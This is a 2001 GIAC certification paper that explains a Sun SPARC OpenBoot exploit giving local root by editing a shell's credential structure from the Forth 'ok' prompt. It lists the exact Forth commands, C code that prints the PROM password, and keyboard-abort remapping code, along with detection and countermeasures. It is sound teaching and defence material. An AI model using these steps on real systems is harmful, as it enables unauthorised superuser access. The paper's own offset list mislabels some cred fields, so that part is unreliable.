Global Information Assurance Certification Paper

Privilege Elevation Through System Memory Editing on the Sun SPARC Platform

Clayton Choy
March 21, 2001

Introduction

The technique of elevating user privileges by manually editing system runtime memory is an exploit that can be used to subvert all operating system security measures. This vulnerability is not operating system platform specific and exists in all computer hardware that utilizes a programmable firmware component for hardware control and bootstrapping procedures. This paper will explain this vulnerability as a class of exploit and utilize the SUN Microsystems' OpenBoot programmable ROM (PROM) and Solaris as a technical example.

Origins

The explanation of this exploit can be understood with greater clarity with a brief background. This terse history is included to introduce terminology and explain the evolution and relevance of specific technologies to this exploit. As an aside, it was intriguing to uncover the people, research, obstacles, and reasoning that evolved these technologies.

Around the late 1970s, SUN Microsystems searched for a cost effective and robust way of developing boot strapping procedures for their SPARC machines. This search led to a combination of hardware and software that later became the SunMON monitor, an early effort in firmware technology. The monitor consisted of two parts, an electronically erasable PROM (EEPROM) and an interface. The EEPROM used, was a standard at the time, and can be considered a predecessor to modern block addressable Flash RAM technologies. The interface was simple and provided the user with little to no help, but was effective in booting systems.

During the 1980s Sun advanced an initiative for an Open Firmware standard that was exemplified in the evolution of the SunMON monitor to the Open Boot PROM (OBP). In the fourth iteration of the Sun hardware platform, a "Forth" interpreter was added along with a new command line mode, featuring an "ok" prompt. The Forth language had been in development by Charles Moore since the 1960s, and provided a simple, yet highly extensible interface to system hardware.

As of this writing, Sun SPARC hardware runs the OBP version 3.x. This system is used in Sun hardware to not only bootstrap the entire computer system, but also to interact with, and program basic hardware interfaces with simple application words.

Exploit Details

Name and Description:

This exploit does not have a name in particular. It was made popular in recent years through an article entitled "FORTH Hacking on Sparc Hardware" by Mudge in the Phrack e-zine Volume 53, 1998. For clarity in this document, this exploit will be referred to as the "Credentials Hack". The vulnerability exists in all computer systems that are built upon firmware code with a machine level programmable interpreter.

This exploit is a console access local root exploit. By using this technique, an attacker can gain superuser access to a Sun SPARC system by freezing the operating system and manually reforming the credential structure of an unprivileged shell process to elevate to superuser privileges.

Variants:

Resource documents claim that this vulnerability has been exploitable since the early 1960s on IBM's machines. Hewlett-Packard hardware may also expose numerous versions of HP-UX with their equivalent Initial System Loader (ISL) interface. Silicon Graphics (SGI) machines also expose data on their IRIX systems to the same vulnerability under their SGI PROM Monitor interface.

There are no known direct variations to this specific exploit as it pertains to Sun Microsystems SPARC based hardware.

Operating Systems / Firmware Affected:

Sun Microsystems hardware platforms:

- sun4c
- sun4d
- sun4m
- sun4u
- sun4u1

This exploit also affects SPARC clone vendor hardware such as equipment from Marathon, Tatung, or HFC that implement the OpenBoot system. This exploit does *not* affect systems built on the Intel x86 architecture.

Versions of Solaris running on the above platforms potentially affected:

- Solaris Trusted_Solaris_8
- Solaris Trusted_Solaris_7
- Solaris Trusted_Solaris_2.5.1
- Solaris Trusted_Solaris_2.5
- Solaris Trusted_Solaris_1.2
- Solaris Trusted_Solaris_1.1

Solaris 2.6_HW598
Solaris 2.6_HW398
Solaris 2.6_HW2
Solaris 2.6_CS6400
Solaris 2.5_CS6400
Solaris 2.5.x
Solaris 2.5.1_ppc
Solaris 2.5.1_HW897
Solaris 2.5.1_HW497
Solaris 2.5.1_HW3
Solaris 2.5.1_HW1197
Solaris 2.4_HW395
Solaris 2.4_HW1194
Solaris 2.4_CS6400
Solaris 2.3_HW894
Solaris 2.3_HW594
Solaris 2.3.2
Solaris 2.2
Solaris 2.1
Solaris 2.0
Solaris 1.1_U1
Solaris 1.1C
Solaris 1.1.2-JL
Solaris 1.1.2
Solaris 1.1.1B
Solaris 1.1.1A
Solaris 1.1
Solaris 1.0.1_ER
Solaris 1.0.1
Solaris 1.0

Protocols and Services:
This exploit does not require the use of any network communication protocols or daemon implemented services. An unprivileged Solaris UNIX user shell, and console monitor access are utilized in this example.

Brief Description:
This exploit has the prerequisites of an unprivileged shell login, and a form of console access to a Sun Microsystems (or compatible) SPARC workstation or server. With these facilities, an attacker is able to quickly elevate the privileges of the shell or any other program currently running on the local system. This is accomplished through a hard freeze of the operating system and some machine level monitor operations.

Protocol Description

This exploit does not take advantage of a weakness in, or utilize a network protocol to transport code. Rather, it is an abuse of an administration facility using direct machine access to manipulate runtime memory data structures as defined by the operating system's process handling facilities. In a sense, this exploit is a combination of UNIX inter-process communication (IPC), Sun hardware interrupt, and a Forth programming interface.

This exploit can be considered an exploit of a UNIX system's login, console and shell access services. Daemon services can be affected by this exploit also, but are not demonstrated in this documentation.

Description of Variants

There are no direct variants to this exploit, although direct access to a computer's runtime memory allows for creative freedom. Related topics can be found starting in the "How to Protect Against It" section.

A buffer overflow attack differs from this exploit in that the end result of a buffer overflow is the launching of a new process with the inherited operating system privileges of the target victim process. This exploit alters (elevates) the system privileges of a currently running process whereas no new process is started at the expense of another.

How the Exploit Works

Overview:

There is a fundamental difference in capabilities that exists between a basic bootstrapping system, like an IBM PC, and a monitor implemented system, like a Sun SPARC workstation or server. The key difference lies in the ability of a firmware monitor to continue operating and overtake communications with a console device after a secondary level program, such as a UNIX kernel, has stopped. In the case of Sun gear, when the monitor overtakes the console device, it presents the human user with the OpenBoot "ok" prompt, the primary level monitor program that has been running since the machine was last warm or cold booted. It is this ability, combined with the machine level access of Forth, that makes Sun systems vulnerable to this exploit.

Details:

When Solaris is running, a user process can be invoked by loading and executing compatible code and linked objects from disk or other sources. Once this process is running, its context image contains many resources such as memory and user area data structures that enable the kernel to manage it. Due to the need for time slicing among processes on a multi user system, the UNIX kernel must keep track of all running processes whether they are currently running or not. This information is contained in the kernel data area, in a list of active process (proc) data structures. This list maps, among

many other things, the kernel's active process list structures to the address spaces of each individual process. This list is kept in memory by system (or kernel) processes that must, at all times, be able to access the list.

There is one proc structure in the list associated with each process. Each proc structure, in turn, points to a credential (cred) data structure. In this cred structure are fields that define a process' real and effective user and group identification (ID). These IDs are set when a process is invoked and referenced before each process attempts to associate itself with another user process, system call, file, descriptor, stream etc. If a process has sufficient privilege to access a system resource, it is granted association with that resource under the UNIX security model. A process' credentials are normally not altered by itself during its life cycle with one exception not relevant to this discussion.

Technical Basics:
The constructs of the Solaris proc list are described in the Solaris OS headers (SUNWhea package). Inspecting the '/usr/include/sys/proc.h' file it can be seen that the beginning of a proc structure is defined as follows:

```
typedef struct  proc {
        /*
         * Fields requiring no explicit locking
         */
        struct  vnode *p_exec;          /* pointer to a.out vnode */
        struct  as *p_as;               /* process address space
pointer */
        struct  plock *p_lockp;         /* ptr to proc struct's mutex
lock */
        /*
         * p_nwpage should appear below, just after p_wpage.
         * It is here only because it is a late addition in 5.6 and the
pad
         * field that was here was used to maintain offsets in struct
proc.
         */
        int     p_nwpage;               /* number of watched pages
(vfork) */
        kmutex_t p_crlock;              /* lock for p_cred */
        struct  cred    *p_cred;        /* process credentials */
        /*
… continued …
} proc_t;
```

This type definition for 'proc_t' contains the pointer to the cred structure described in the text above. The construct for cred_t is as follows:

```
/*
 * User credentials.  The size of the cr_groups[] array is configurable
 * but is the same (ngroups_max) for all cred structures; cr_ngroups
 * records the number of elements currently in use, not the array size.
 */

typedef struct cred {
```

```
        uint_t  cr_ref;                 /* reference count */
        uid_t   cr_uid;                 /* effective user id */
        gid_t   cr_gid;                 /* effective group id */
        uid_t   cr_ruid;                /* real user id */
        gid_t   cr_rgid;                /* real group id */
        uid_t   cr_suid;                /* "saved" user id (from exec)
*/
        gid_t   cr_sgid;                /* "saved" group id (from exec)
*/
        ulong_t cr_ngroups;             /* number of groups in
cr_groups */
        gid_t   cr_groups[1];           /* supplementary group list */
} cred_t;
```

By seeing how this data is constructed, the offset of the effective user id variable can be calculated. The calculation method is as follows:

In proc_t:

Pointer to struct vnode = 4 bytes
Pointer to struct as = 4 bytes
Pointer to struct plock = 4 bytes
Integer p_nwpage = 4 bytes
kmutex_t as defined in '/usr/include/sys/mutex.h' (an array of 2 pointers) = 8 bytes

Total = 24 bytes

Thus, 24 bytes into a proc structure, there is a pointer to a cred structure. Now that this position is known, one can easily see how the cred structure maps as the type definitions are all listed in '/usr/include/sys/types.h' as integer primitives:

0 byte offset > reference count
4 bytes offset > real user id
8 bytes offset > "saved"user id
12 bytes offset > "saved" group id

The above information is the exact blue print that an attacker needs to follow with the goal of altering any of the ID credentials of a process. A most logical candidate for a process would be the attacker's own local shell.


The credentials hack takes advantage of the Solaris kernel's need to keep the active list of proc data structures in resident memory. This behavior is required because the kernel process itself acts as a store and forward mechanism for all processes. A need for this is seen when one process sends a signal to another process that is not currently running. The kernel must store the signal until the context of the sleeping process is loaded in again. Thus, the kernel must have access to a complete process list at all times in order to accurately index this type of communication.

The security model of many UNIX variants depends on the process list almost exclusively in many cases. Should the settings for real user ID, effective user ID, real group ID, or effective group ID be modified while a process is running, a standard UNIX kernel usually has no way of detecting it, short of a kernel panic caused by kernel data corruption (which usually will not happen using this exploit). A kernel process or a privileged superuser can alter the credentials of any other process (with care and creativity) without causing system malfunction, while UNIX is running.


This situation is, of course, no use to an attacker with an unprivileged account. For such an attacker with console access, credential altering of an unprivileged UNIX shell process such as '/bin/sh' can be accomplished by circumventing the OS kernel's security model. By hard freezing the entire UNIX system and manually rewriting an ID variable associated with the shell process with firmware level commands, the kernel does not have a chance to enforce security checking. The effects of this editing can be realized when the OS is resumed.

Diagram

Flowchart of events



The System 5 Release 4 Process List:



How to Use It

The Solaris '/bin/ps' command is a tool that is able to query UNIX process facilities. With this tool, any user can list the proc structure starting memory address of any process in the active process list. To see the address of the current shell, the following command can be issued at an unprivileged Solaris user prompt:

```
/bin/ps -lp $$ | /usr/bin/awk '/[0-9a-e]+/ {print $9}'
** shell address **
```

This will yield the starting memory address of the interactive shell process in the process list.

Stop the operating system with an L1-A key combination (L1 may be labeled 'Stop' on a Sun Microsystems keyboard). Alternately, a break signal can be sent via attached terminal server, terminal emulator, or dumb terminal.

The OpenBoot interface then displays its 'ok' prompt.

From here, the previous information about the proc structure is used as a reference to edit the corresponding cred structure. The embedded Forth interpreter within OpenBoot is used to calculate the memory position that is the needed 24 bytes into the proc structure explained previously.

```
ok hex **shell address** 18 + l@ .
**credential euid address**
```

This Forth command does three operations. First it adds the hexadecimal equivalent of 24 decimal to the memory address of the previously found shell, which calculates the

starting memory address of the related cred structure. Then it fetches the content of that address into a specified 32 bit longword (quadlet) on the memory stack. Finally, it prints it to the screen and pops it off the stack.

To overwrite the effective UID of the shell the following command is issued:

```
ok hex 0 **credential euid address** 4 + l!
```

This command overwrites the cred structure's eUID with hexadecimal 0, the UID of the UNIX superuser. It does this by first adding hexadecimal 4 to the eUID address, and then uses that address to specify a 32 bit longword as the address in memory to write to, with 0 as the value to write.

The monitor is then instructed to resume operation of the operating system.

```
ok go
```

At this point a verification of altered shell eUID privileges can be verified with the '/usr/bin/id' command.

Note
To overwrite the real UID of the shell process, an offset of 12 bytes can be used. This can be represented in both of the above Forth commands as hexadecimal digit 'c'. The writing command for this would be:

```
ok hex 0 **credential euid address** c + l!
```

Signature of the Attack

This attack exhibits exceptional stealth. As stated above, the Solaris kernel does not check its process list for data corruption or integrity. Thus there is no alerting or warning through logs, devices, or network facility that happens via the syslog facilities. There is usually no audit trail as normal Solaris (Trusted Solaris may) does not record when it is hard frozen, nor does it do any periodic checksumming of its process list.

There is, however, a simple way to recognize when a user has compromised superuser privileges via this method. By manual (or automated script) inspection, an administrator can issue the '/bin/who' command to see users that are currently logged in via '/var/adm/utmp' parsing. This output will yield the user, if any, currently connected to the console. A subsequent process listing of all of the user's shell process should map one to one with current login output. If there is not a shell process owned by that user, connected to the console device, then it can be inferred that that user has altered her eUID credentials artificially. This happens because the '/bin/ps' command is using effective UID credentials to create the ownership column for most of its output options.

Other than anomalous settings, file permissions, new files, etc – there are no other signs that are left by a user using this exploit once the local session has been logged out. All

other user login information will appear normal. Discerning real time discrepancies as described above may be the only way of directly detecting this type of compromise. Network availability monitoring can be used as an indicator that a system has briefly stopped, but a user with exceptional keyboard typing skills can overcome detection easily.

How to Protect Against It

The methods of protecting against this exploit are incomplete by themselves, but effective when combined with strong physical security.

The first method involves deceiving a console user by remapping the L1 (Stop) key to another key. This preserves an administrator's ability to hard stop the system. The hope in using this deterrent is that a malicious user will not be able to figure out the correct key sequence to break out of the operating system.

This can be accomplished through an 'ioctl' device control system call to '/dev/kbd' as defined in '/usr/include/unistd.h'.

Unfortunately, it may be possible for an unprivileged user at the console to also make use of this same technique as seen in the "Source Code / Pseudo Code" section below. Thus, a malicious user can simply re-remap or read keyboard settings.

The second method is available in Sun's upper level Enterprise class servers only. It utilizes a hardware key lock mechanism that puts the system in a state that does not respond to keyboard or console interrupts. This is a good solution, but Sun traditionally does not put unique or high security lock tumblers on their computer cases.

An alternate software method of disabling console interrupt is via the '/bin/kbd' user command. This can be accomplished using a superuser account in the following manner from the UNIX command prompt:

```
/bin/kbd -a disable
```

This setting can be made to persist through a reboot by setting the KEYBOARD_ABORT variable to "disable" in '/etc/default/kbd'.

The third, and perhaps most effective method is to set an OpenBoot password. By doing this, an administrator can instruct the firmware to prompt for a password before offering the OpenBoot 'ok' prompt. This can be done by setting 'security-mode' and 'security-password' variables.

```
ok security-mode=(command | full )
ok security-password=( password )
```

Alternatively, the '/usr/sbin/eeprom' Solaris utility can be used to set these same variables while the Solaris kernel is still active. There are three security modes that

administrators should be aware of and consultation of the Sun OpenBoot Manual before setting these variables is recommended.

Circumventing Countermeasures:
Protecting the console device with a password or other method is a strong defense only when coupled with adequate physical security. Without physical security, an attacker may remove the cover of the computer, remove the non volatile RAM (NVRAM) chip and cold boot the machine without password settings. Newer versions of OpenBoot attempt to prevent this via an inconvenience timeout and continue sequence. However, this too can be overrun at boot time (see "Additional Information"). This technique, of course, requires time, tools, access, and can possibly damage expensive hardware.

If a system can launch off of a local disk or the machine can boot off of a network device, then an alternate operating system kernel can be booted. This kernel can be compiled with, or can run code that can read the NVRAM variables from OpenBoot. Of particular interest would be code that reads the PROM password and displays it to the console screen (see "Source Code / Pseudo Code").

To detect such activity, administrators should set up and monitor system and network alerting and logging facilities for unscheduled reboots and downtime.

Source Code / Pseudo Code

Flow of Events:

- Attacker gains physical or terminal server access to a Sun SPARC system.
- Attacker discovers or is granted a valid unprivileged user account.
- Attacker logs into local machine.
- Attacker outputs address of local shell.
- Attacker issues hardware interrupt command sequence.
- Attacker rewrites eUID credentials of console shell with UID of superuser.
- Attacker resumes operating system.

The above method of retrieving and displaying a PROM level password from a Sun machine on kernel boot is exemplified here in a C procedure written for the Amoeba operating system.[1]

```
#ifndef NDEBUG
/*
 * Print the prom password so I know what it is when debugging a kernel
 */
void
print_password(void)
{
    char cmd[OBP_CMDLEN], pwd[8];
    int i, pwdlen;

    preprom();
```

[1] Leendert Van Doorn, Bugtraq article "Regarding Mudge's OBP/FORTH root hack"

```
    if (obp->op_interpret) {
        (void) sprintf(cmd,
            "security-password %x swap dup %x ! move", pwd, &pwdlen);
        obp->op_interpret(cmd);
        if (pwdlen > 0) {
            printf("OBP Password = '");
            for (i = 0; i < pwdlen; i++)
                printf("%c", pwd[i]);
            printf("'\n");
        }
    }
    postprom();
}
#endif /* NDEBUG */
```

The method of remapping keyboard interrupt definitions can be seen in the following code:[2]

```
--"console.c"------------------------------------------
/* $Id: setabort.c,v 1.2 1989/10/20 10:47:42 sources Exp $
 */
#include <stdio.h>
#include <sys/types.h>
#include <sys/kbio.h> /* for SunOS4.X, change this to <sundev/kbio.h>
*/
#include <sys/kbd.h> /* for SunOS4.X, change this to <sundev/kbd.h> */
struct kiockey kiockey;
main(argc, argv)
register argc;
register char *argv[];
{
        register fd, key1, key2;
        int mode; /* 0: set to L1-A, 1: set to key1 key2, 2: disable */
        int was_set = 0,
        verb = 0;
        char *prog;
        prog = argv[0];
        if(argc == 1)
        {
                printf("usage: %s [-v] touche1 touche2\n",prog);
                printf(" or: %s [-v] std | off\n",prog);
                exit(1);
        }
        if (strcmp(argv[1],"-v") == 0) {
                verb = 1;
                argc--;
                argv++;
        }
        if (argc > 3 || argc < 2) {
                printf("usage: %s [-v] touche1 touche2\n",prog);
                printf(" or: %s [-v] std | off\n",prog);
                exit(1);
        }
```

[2] Aggelos P. Varvitsiotis, Bugtraq article "Regarding Mudge's OBP/FORTH root hack"

```
        if ((fd = open("/dev/kbd", 2)) < 0) {
                perror("/dev/kbd");
                exit(1);
        }
        if (argc == 3) {
                key1 = atoi(argv[1]);
                key2 = atoi(argv[2]);
                mode = 1;
                if (key1 < 0 || key1 > 127 || key2 < 0 || key2 > 127) {
                        printf("%s: INVALID KEY: key stations must be
in range 0-127\n",prog);
                        close(fd);
                        exit(1);
                }
        } else if ( strcmp("std", argv[1]) == 0)
                mode = 0;
        else if (strcmp("off", argv[1]) == 0)
                mode = 2;
        else {
                printf("usage: %s [-v] touche1 touche2\n",prog);
                printf(" or: %s [-v] std | off\n",prog);
                exit(1);
        }
        kiockey.kio_tablemask = KIOCABORT1;
        ioctl( fd, KIOCGETKEY, &kiockey); /* read abort key entry */
        if (kiockey.kio_station == 0) {
                if (verb)
                        printf("Abort sequence was disabled\n");
        }
        else {
                was_set = 1;
                if (verb)
                        printf("Abort sequence was enabled and set to
%d",
                                kiockey.kio_station);
        }
        switch (mode) {
        case 0:
                kiockey.kio_station = 0x01;
                break;
        case 1:
                kiockey.kio_station = key1;
                break;
        case 2:
                kiockey.kio_station = 0x00;
                break;
        }
        if (ioctl(fd, KIOCSETKEY, &kiockey) < 0) {
                perror("kbd: KIOCSETKEY: KIOCABORT1:");
                close(fd);
                exit(1);
        }
        kiockey.kio_tablemask = KIOCABORT2;
        if (was_set == 1) {
                ioctl( fd, KIOCGETKEY, &kiockey); /* read abort key
entry */
                if (verb)
```

```
                        printf(" %d\n", kiockey.kio_station);
        }
        switch (mode) {
        case 0:
                kiockey.kio_station = 0x4d;
                break;
        case 1:
                kiockey.kio_station = key2;
                break;
        case 2:
                kiockey.kio_station = 0x00;
                break;
        }
        if (ioctl(fd, KIOCSETKEY, &kiockey) < 0) {
                perror("kbd: KIOCSETKEY: KIOCABORT2:");
                close(fd);
                exit(1);
        }
        kiockey.kio_tablemask = KIOCABORT1;
        ioctl( fd, KIOCGETKEY, &kiockey); /* read abort key entry */
        if (kiockey.kio_station == 0) {
                if (verb)
                        printf("Abort sequence disabled\n");
        }
        else {
                if (verb)
                        printf("Abort sequence enabled and set to %d",
                            kiockey.kio_station);
                kiockey.kio_tablemask = KIOCABORT2;
                ioctl( fd, KIOCGETKEY, &kiockey); /* read abort key
entry */
                if (verb)
                        printf(" %d\n", kiockey.kio_station);
        }
        close(fd);
        exit(0);
}
```

Additional Information

This exploit has been discussed in open online security related forums such as Bugtraq. It is commonly used in academic environments where users are allowed console access to workstations.

There are no patches issued from Sun specifically for this exploit. The recommended work around is to set a PROM password and provide strong physical security for all computers.

A buffer overflow condition does exist in some versions of the Solaris '/usr/sbin/eeprom' program. Although largely unrelated as explained above, these are fixed by the following patches:

```
        OS version              Patch ID
```

SunOS 5.5.1	104795-01
SunOS 5.5	104796-01
SunOS 5.4	104798-01
SunOS 5.3	104797-01

Forth is a full featured language that has entire books and corporations devoted to it: Carnegie Mellon University has a tutorial - http://www.cs.cmu.edu/~koopman/forth/hopl.html
Gordon Charlton also has an innovative way of understanding Forth - http://www.taygeta.com/forth_intro/stackflo.htm
Forth, Inc. has products, training and free online resources - http://www.forth.com/

Sun OpenBoot firmware is a robust hardware interface system. More information can be found at Princeton University online resources: http://www.princeton.edu/~unix/Solaris/troubleshoot/promnav.html

A computer enthusiast's explanation of this exploit can be found in the original Phrack article, Issue Number 53, Volume 8. July 8, 1998. article 9 of 15. mudge@l0pht.com

Descriptions of Solaris functionality can be found in Sun manual page archives for boot, monitor, and eeprom – http://docs.sun.com/

Security bulletins and solutions pertaining to Solaris and Sun products can be found at SunSolve Online - http://sunsolve.sun.com/pub-cgi/show.pl?target=home

Resources and References

Berny Goodheart and James Cox, The Magic Garden Explained, Prentice Hall, 1994. 141-155.

Steve Oulline, Practical C Programming, O'Reilly & Associates, Inc, June 1993. 158-179. 185.

Mudge, "FORTH Hacking on Sparc Hardware", LOpht Heavy Industries, July 1998. URL: http://phrack.infonexus.com/search.phtml?view&article=p53-9

Sun Microsystems, "Solaris 7 Reference Manual Collection – Section (1M)".

Sun Microsystems, OpenBoot 3.x Command Reference Manual, Sun Publishing.

Aggelos P. Varvitsiotis, Bugtraq "Regarding Mudge's OBP/FORTH root hack", July 1998. URL: http://www.securityportal.com/list-archive/bugtraq/1998/Jul/0146.html

Leendert van Doorn, Bugtraq "Regarding Mudge's OBP/FORTH root hack", July 1998. URL: http://www.securityportal.com/list-archive/bugtraq/1998/Jul/0140.html

James Bonfield, Bugtraq "Regarding Mudge's OBP/FORTH root hack", July 1998. URL: http://www.securityportal.com/list-archive/bugtraq/1998/Jul/0120.html

Rather, Colburn, Moore, "The Evolution of Forth", February 2001. URL: http://www.forth.com/Content/History/History1.htm

James W. Birdsall "THE SUN HARDWARE REFERENCE", No date. URL: http://www.ic.ucsb.edu/~dunham/geekstuff/sun_hw_faq.html

Jeff Wyman, "Bypassing Your Sun4 PROM", November 2000. URL: http://wysoft.tzo.com/unix/sunprom.html

Stokely Consulting, "Disabling BREAK on Sun console serial ports", March 2001. URL: http://www.stokely.com/unix.sysadm.resources/faqs.sun.html

Carlo Musante, "Disable PROM mode on loss of console", February 2000. URL: http://aa11.cjb.net/sun_managers/2000/02/msg00554.html

Peter Galvin, "The Solaris Security FAQ", February 1998. URL: http://www.unixinsider.com/unixinsideronline/common/security-faq_p.html

Denis Howe, "The Free Online Dictionary of Computing", December 1996. URL: http://burks.brighton.ac.uk/burks/foldoc/94/91.htm

The Open Firmware Working Group, "The Open Firmware Homepage", February 1999. URL: http://playground.sun.com/1275/home.html

Phillip Koopman, Jr. "A Brief Introduction to Forth", 1993. URL: http://www.cs.cmu.edu/~koopman/forth/hopl.html

Tom Napier, " Forth Still Suits Embedded Applications", November 1999. URL: http://www.planetee.com/planetee/servlet/DisplayDocument?ArticleID=4935

Gordon Charlton, "An Introduction to Forth Using StackFlow". URL: http://www.taygeta.com/forth_intro/stackflo.htm